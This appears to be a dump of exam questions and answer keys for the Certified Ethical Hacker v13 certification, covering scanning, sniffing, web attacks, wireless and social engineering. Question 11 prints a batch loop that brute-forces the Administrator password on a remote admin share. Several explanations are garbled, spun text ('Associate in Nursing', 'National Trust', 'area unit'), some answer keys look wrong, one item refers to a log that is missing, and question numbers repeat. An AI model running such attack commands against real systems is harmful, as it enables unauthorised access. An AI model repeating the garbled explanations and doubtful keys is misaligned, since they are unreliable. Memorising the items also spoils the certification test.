



EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13

NEW QUESTION 1

- (Topic 1)

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.

Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

NEW QUESTION 2

- (Topic 1)

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

- A. tcp.srcport= 514 && ip.src= 192.168.0.99
- B. tcp.srcport= 514 && ip.src= 192.168.150
- C. tcp.dstport= 514 && ip.dst= 192.168.0.99
- D. tcp.dstport= 514 && ip.dst= 192.168.0.150

Answer: D

NEW QUESTION 3

- (Topic 1)

During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?

- A. Circuit
- B. Stateful
- C. Application
- D. Packet Filtering

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Internet_Relay_Chat

Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web-based applications running either locally in the browser or on a third-party server. These clients communicate with chat servers to transfer messages to other clients.

IRC is a plaintext protocol that is officially assigned port 194, according to IANA. However, running the service on this port requires running it with root-level permissions, which is inadvisable. As a result, the well-known port for IRC is 6667, a high-number port that does not require elevated privileges. However, an IRC server can also be configured to run on other ports as well.

You can't tell if an IRC server is designed to be malicious solely based on port number. Still, if you see an IRC server running on port a WKP such as 80, 8080, 53, 443, it's almost always going to be malicious; the only real reason for IRCD to be running on port 80 is to try to evade firewalls.

https://en.wikipedia.org/wiki/Application_firewall

An application firewall is a form of firewall that controls input/output or system calls of an application or service. It operates by monitoring and blocking communications based on a configured policy, generally with predefined rule sets to choose from. The application firewall can control communications up to the OSI model's application layer, which is the highest operating layer, and where it gets its name. The two primary categories of application firewalls are network-based and host-based.

Application layer filtering operates at a higher level than traditional security appliances. This allows packet decisions to be made based on more than just source/destination IP Addresses or ports. It can also use information spanning across multiple connections for any given host.

Network-based application firewalls

Network-based application firewalls operate at the application layer of a TCP/IP stack. They can understand certain applications and protocols such as File Transfer Protocol (FTP), Domain Name System (DNS), or Hypertext Transfer Protocol (HTTP). This allows it to identify unwanted applications or services using a non-standard port or detect if an allowed protocol is being abused.

Host-based application firewalls

A host-based application firewall monitors application system calls or other general system communication. This gives more granularity and control but is limited to only protecting the host it is running on. Control is applied by filtering on a per-process basis. Generally, prompts are used to define rules for processes that have not yet received a connection. Further filtering can be done by examining the process ID of the owner of the data packets. Many host-based application firewalls are combined or used in conjunction with a packet filter.

NEW QUESTION 4

- (Topic 1)

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST

F. No response

Answer: E

NEW QUESTION 5

- (Topic 1)

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

Answer: A

NEW QUESTION 6

- (Topic 1)

Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.

Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.

In this context, what can you say?

- A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
- B. Bob is partially right
- C. He does not need to separate networks if he can create rules by destination IPs, one by one
- D. Bob is totally wrong
- E. DMZ is always relevant when the company has internet servers and workstations
- F. Bob is partially right
- G. DMZ does not make sense when a stateless firewall is available

Answer: C

NEW QUESTION 7

- (Topic 1)

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

- A. tcptrace
- B. Nessus
- C. OpenVAS
- D. tcptraceroute

Answer: A

NEW QUESTION 8

- (Topic 1)

What is a collision attack in cryptography?

- A. Collision attacks try to get the public key
- B. Collision attacks try to break the hash into three parts to get the plaintext value
- C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key
- D. Collision attacks try to find two inputs producing the same hash

Answer: D

NEW QUESTION 9

- (Topic 1)

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

- A. Although the approach has two phases, it actually implements just one authentication factor
- B. The solution implements the two authentication factors: physical object and physical characteristic
- C. The solution will have a high level of false positives
- D. Biological motion cannot be used to identify people

Answer: B

NEW QUESTION 10

- (Topic 1)

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

- A. tcp.port == 21
- B. tcp.port = 23
- C. tcp.port == 21 || tcp.port == 22
- D. tcp.port != 21

Answer: A

NEW QUESTION 10

- (Topic 1)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Answer: D

NEW QUESTION 11

- (Topic 1)

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

- A. Eve is trying to connect as a user with Administrator privileges
- B. Eve is trying to enumerate all users with Administrative privileges
- C. Eve is trying to carry out a password crack for user Administrator
- D. Eve is trying to escalate privilege of the null user to that of Administrator

Answer: C

NEW QUESTION 16

- (Topic 1)

You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

- A. Social engineering
- B. Piggybacking
- C. Tailgating
- D. Eavesdropping

Answer: A

Explanation:

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

NEW QUESTION 18

- (Topic 1)

What tool can crack Windows SMB passwords simply by listening to network traffic?

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

Answer: D

NEW QUESTION 20

- (Topic 1)

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel
- D. The wireless client is not configured to use DHCP

Answer: A

Explanation:

https://en.wikipedia.org/wiki/MAC_filtering

MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.

It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.

The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws. On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address

against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

NEW QUESTION 24

- (Topic 1)

Bob received this text message on his mobile phone: "Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com". Which statement below is true?

- A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
- B. This is a scam because Bob does not know Scott.
- C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
- D. This is probably a legitimate message as it comes from a respectable organization.

Answer: A

NEW QUESTION 27

- (Topic 1)

While using your bank's online servicing you notice the following string in the URL bar:

`http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21`

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.

Which type of vulnerability is present on this site?

- A. Cookie Tampering
- B. SQL Injection
- C. Web Parameter Tampering
- D. XSS Reflection

Answer: C

NEW QUESTION 31

- (Topic 1)

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

NEW QUESTION 36

- (Topic 1)

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with an illegal packet size

Answer: A

NEW QUESTION 38

- (Topic 1)

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks

- C. To defend against jailbreaking
- D. To defend against wireless attacks

Answer: B

NEW QUESTION 41

- (Topic 1)

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

- A. http-methods
- B. http enum
- C. http-headers
- D. http-git

Answer: A

NEW QUESTION 44

- (Topic 1)

Which is the first step followed by Vulnerability Scanners for scanning a network?

- A. OS Detection
- B. Firewall detection
- C. TCP/UDP Port scanning
- D. Checking if the remote host is alive

Answer: D

Explanation:

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- * 1. Locating nodes: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
- * 2. Performing service and OS discovery on them: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
- * 3. Testing those services and OS for known vulnerabilities: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

NEW QUESTION 46

- (Topic 1)

Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

- A. nessus
- B. tcpdump
- C. ethereal
- D. jack the ripper

Answer: B

Explanation:

Tcpdump is a data-network packet analyzer computer program that runs under a command-line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.

<https://www.wireshark.org/>

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

NOTE: Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options.

NEW QUESTION 48

- (Topic 1)

What did the following commands determine?

```
C: user2sid \earth guest
s-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

Answer: D

NEW QUESTION 53

- (Topic 1)

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

- A. Attempts by attackers to access the user and password information stored in the company's SQL database.
- B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
- C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
- D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Answer: B

NEW QUESTION 58

- (Topic 1)

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

- A. Use port security on his switches.
- B. Use a tool like ARPwatch to monitor for strange ARP activity.
- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

Answer: ABD

NEW QUESTION 62

- (Topic 1)

The collection of potentially actionable, overt, and publicly available information is known as

- A. Open-source intelligence
- B. Real intelligence
- C. Social intelligence
- D. Human intelligence

Answer: A

NEW QUESTION 65

- (Topic 1)

Which of the following Linux commands will resolve a domain name into IP address?

- A. >host -t a hackeddomain.com
- B. >host -t ns hackeddomain.com
- C. >host -t soa hackeddomain.com
- D. >host -t AXFR hackeddomain.com

Answer: A

NEW QUESTION 68

- (Topic 1)

Which of the following is the BEST way to defend against network sniffing?

- A. Using encryption protocols to secure network communications
- B. Register all machines MAC Address in a Centralized Database
- C. Use Static IP Address
- D. Restrict Physical Access to Server Rooms hosting Critical Servers

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Sniffing_attack

To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.

NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors.

The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

NEW QUESTION 69

- (Topic 1)

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:

From: jim_miller@companyxyz.com

To: michelle_saunders@companyxyz.com Subject: Test message Date: 4/3/2017 14:37
The employee of CompanyXYZ receives your email message.
This proves that CompanyXYZ's email gateway doesn't prevent what?

- A. Email Masquerading
- B. Email Harvesting
- C. Email Phishing
- D. Email Spoofing

Answer: D

Explanation:

Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.

The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation. Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

NEW QUESTION 74

- (Topic 1)

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

- A. Scanning
- B. Footprinting
- C. Enumeration
- D. System Hacking

Answer: B

NEW QUESTION 76

- (Topic 1)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- B. A backdoor placed into a cryptographic algorithm by its creator.
- C. Extraction of cryptographic secrets through coercion or torture.
- D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation:

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.

The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

NEW QUESTION 81

- (Topic 1)

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

- A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
- B. He will activate OSPF on the spoofed root bridge.
- C. He will repeat this action so that it escalates to a DoS attack.
- D. He will repeat the same attack against all L2 switches of the network.

Answer: A

NEW QUESTION 86

- (Topic 1)

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

- A. har.txt
- B. SAM file
- C. wwwroot
- D. Repair file

Answer: B

NEW QUESTION 87

- (Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. Botnet D Firewall

Answer: B

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. Honeypot may be a good starting place: A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks. Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network

— that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also, starting from defense thorough to academic research. additionally, there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. Honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit, indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 91

- (Topic 2)

which of the following protocols can be used to secure an LDAP service against anonymous queries?

- A. SSO
- B. RADIUS
- C. WPA
- D. NTLM

Answer: D

Explanation:

In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users. NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.

NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.

? First, the consumer establishes a network path to the server and sends a

NEGOTIATE_MESSAGE advertising its capabilities.

? Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.

? Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.

The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you'll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.

The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION 94

- (Topic 2)

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn
- C. -V
- D. -ss

Answer: A

Explanation:

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION 95

- (Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

Answer: A

Explanation:

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:??The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3??s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.??Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won??t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require

attackers to initiate these attacks by bringing an Evil Twin Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the Evil Twin Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood. What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future. To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 98

- (Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

- A. jxplorer
- B. Zabasearch
- C. EarthExplorer
- D. lke-scan

Answer: A

Explanation:

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any

commonplace LDAP directory, or any directory service with an LDAP or DSML interface. It is extremely flexible and can be extended and custom in a very number of the way.

JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION 102

- (Topic 2)

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

- A. Union-based SQLI
- B. Out-of-band SQLI
- C. In-band SQLI
- D. Time-based blind SQLI

Answer: B

Explanation:

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

NEW QUESTION 106

- (Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through aBluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 111

- (Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

NEW QUESTION 113

- (Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasure to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or root-level access to the minimum number of users
- D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 117

- (Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Answer: A

Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that depend on SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated that thirty third of all HTTPS servers were vulnerable to the attack. Fortunately, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain? Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. Under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.

Who is vulnerable? Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. We used Internet-wide scanning to live how many sites are vulnerable:

SSLv2

